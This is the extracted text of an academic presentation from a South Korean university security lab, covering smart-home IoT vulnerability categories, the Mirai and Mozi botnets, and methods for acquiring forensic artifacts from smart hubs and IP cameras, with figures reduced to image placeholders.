A Practical Method of Finding Vulnerabilities in Internet of Things

IeckChae Euom
System Security Reseach Center
In Chonnam National University
iceuom@jnu.ac.kr

Table of Contents

0. Introduction of SSRC

I. Internet of Thing's in Smart home

II. Analyze vulnerabilities in smart home devices

III. Acquire forensic artifacts on smart home device

IV. Conclusion and Future research

0 Introduction of SSRC

Introduction of this presentation's speaker & Member

엄익채 leckchae Euom
Assistant Professor
Vice Dean @ Graduate School of Data Science
Director @ System Security Research Center
Head @ Interdisciplinary Program of Information Security
Chonnam National University

Career

- Professor (10/2019~now), Chonnam National University
  - ✓ System Security Research Center
  - ✓ Graduate School of Data Science
  - ✓ Graduate School of Convergence Security
- Cyber Security R&D(9/2007~9/2019), KEPCO KDN
  - ✓ Cyber Security R&D for Critical Infrastructure (e.g Nuclear Power Plant, Power Grid, etc)
- R&D(8/2003~8/2007), LG Innotek
  - ✓ I&C Programming using Labview, etc,

JongBum LEE

SeungJu HAN

YuBin KIM

HuiSeok YANG

0 Introduction of SSRC

SSRC (System Security Research Center)

- SSRC is based on Chonnam National University in Southern South Korea.
- Research on IoT/ Smart City/ Critical Infrastructure Cyber Security
- Total Researcher Numbers: 40 (Full-Time: 14, Part-Time: 26)

http://ssrc.jnu.ac.kr

0 Introduction of SSRC

Recruiting of International Students

- We are looking for highly motivated and willing students who are interested in doing research on understanding in Cyber Security. At the moment, Master positions, PhD positions are available.
- **Main Research area**
  - Industrial Controls System's Cyber Security
  - Vulnerability Scoring System
  - IoT Security
  - Privacy, Data Security (Synthetic Data, Federated Learning)
  - Digital Forensic (honeynet, etc)

Requirements

Hard-working, high work ethic, highly motivated and willing.

Support:


- Free tuition fee
- Support: 2,000,000 ~ 3,000,000 KRW/month, depends on the contribution of students.
- Additional support for National Health Insurance.
- Opportunity to attend domestic/international conferences. (e.g Defcon, Blackhat, HITB, etc)
- Brand-new facilities: RTX 2080Ti, RTX 3080/3090, Tesla P100…
- Papers incentive: 600,000~1,500,000 KRW, depending on the paper quality (SCIE journal or Top-tier Conference.)

I. Internet of Thing's in Smart Home

1.1 Smart home market trend


Global Smart Home Market Size (2022-2032)

- The smart home market is expected to reach $518.5 billion by 2032, at a CAGR of 21.88%.



1.1 Smart home market trend

Smart Home Market's major player




(Middle East Asia, Africa)

1.2 smart home platform Providers

Smart home platform provider


- Samsung is the dominant smart home device brand in many countries



※Source : PRECEDENCE RESEARCH

Smart home infrastructure

- A smart home consists of a variety of IoT devices centered around a hub.
- The hub is likely to contain key evidence data.



Common smart home environments

Ⅱ. vulnerabilities in smart home

2.1 Smart Home Vulnerabilities

Smart Home Device Vulnerability

Security threats from smart home devices

- Vulnerabilities in smart home devices are constantly being discovered, and it's likely that there are many more that have not been exposed


NO.	Target	Type	Impact	Description
1	ZigBee Coordinator	Command injection	Zigbee packet sniffing and tampering	Takeover of home networks using Zigbee vulnerabilities through devices that communicate with external networks and communicate with Zigbee networks
2	Smart home network	Spoofing (Evil twin)	Hijacking device information	When registering a device in the cloud, duplicate registrations are made even if the same device ID is registered.
3	Smart home network	Spoofing (Evil twin)	Device packet sniffing	Evil Twin attack, which disconnects WiFi and connects a smart home device to a fake AP with the MAC of the wireless AP.
4	Smart home management accounts	Phishing emails	Takeover the platform account	Send phishing emails to users to steal their smart home platform administrative accounts and control their smart home after stealing their accounts.
5	AP Router	Denial of service	Slow device network communication	A Dos attack on an AP router that connects a smart home network to the outside world, disrupting its availability.
6	Smart Meters	Privacy invasion	Information leaks in the smart home	Smart water meters analyze water volume to infer users' living patterns and outings
7	AP Router	Dos	Force a device to disconnect from the network	Device network disconnection attacks that exploit the lack of authentication in the AP router's WiFi's disconnection packets.

2.2 Risks of malware infection

Internet of Things(IoT) malware

IoT intrusion Trends

- Malware targeting Internet of Things devices in smart home environments is on the rise and needs to be addressed proactively.




2.2 Risks of malware infection

Internet of Things(IoT) malware

Mirai Botnet


- MiraiBotnet was an early botnet targeting IoT devices, but it is still active today.
- MiraiBotnet had the largest bitrate of any Ddos attack in October 2022.
- The acquisition of data related to these malware and breaches is essential from a digital forensics perspective.



2.3 Representative IoT Malware

MIRAI


Mirai Botnet




2.3 Representative IoT Malware

MOZI

Mozi Botnet



2.5 Considerations about IoT Forensics



Ⅲ. Acquire forensic artifacts on smart home device

3.1 Acquiring forensic artifacts

Devices for data acquisition

Acquire data from IoT devices from different manufacturers

- Samsung Smart hub

- Xiaomi Smart hub

- Aqara

Smart hub


- Hikvision IP Camera and NVR

3.1 Acquiring forensic artifacts

Data acquisition methodology

Forensic artifacts acquisition method for general IoT devices


- This study aims to Acquiring forensic artifacts, so OSINT is excluded from the data collection process



3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Samsung Smart Things(OSINT)

Acquiring forensic artifacts through OSINT(Smart Things CLI)





- There is no need to issue a separate API key in advance to use the function, and it has the advantage of being easier to use than API, but there is a disadvantage that it cannot be used without installing the tool.
- In addition to API calls, each information can be obtained through SmartSync CLI, a tool that provides Samsung SmartSync API in a CLI environment.

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Samsung Smart Things(OSINT)

Acquiring forensic artifacts through OSINT(Smart Things Groovy IDE)





- An environment for managing devices provided by Samsung SmartThings and developing third-party apps
- On July 10, the old Groovy IDE service was shut down and rebranded as Advanced Web App, a new API-focused service (with most existing features carried over).

3.1 Acquiring forensic artifacts

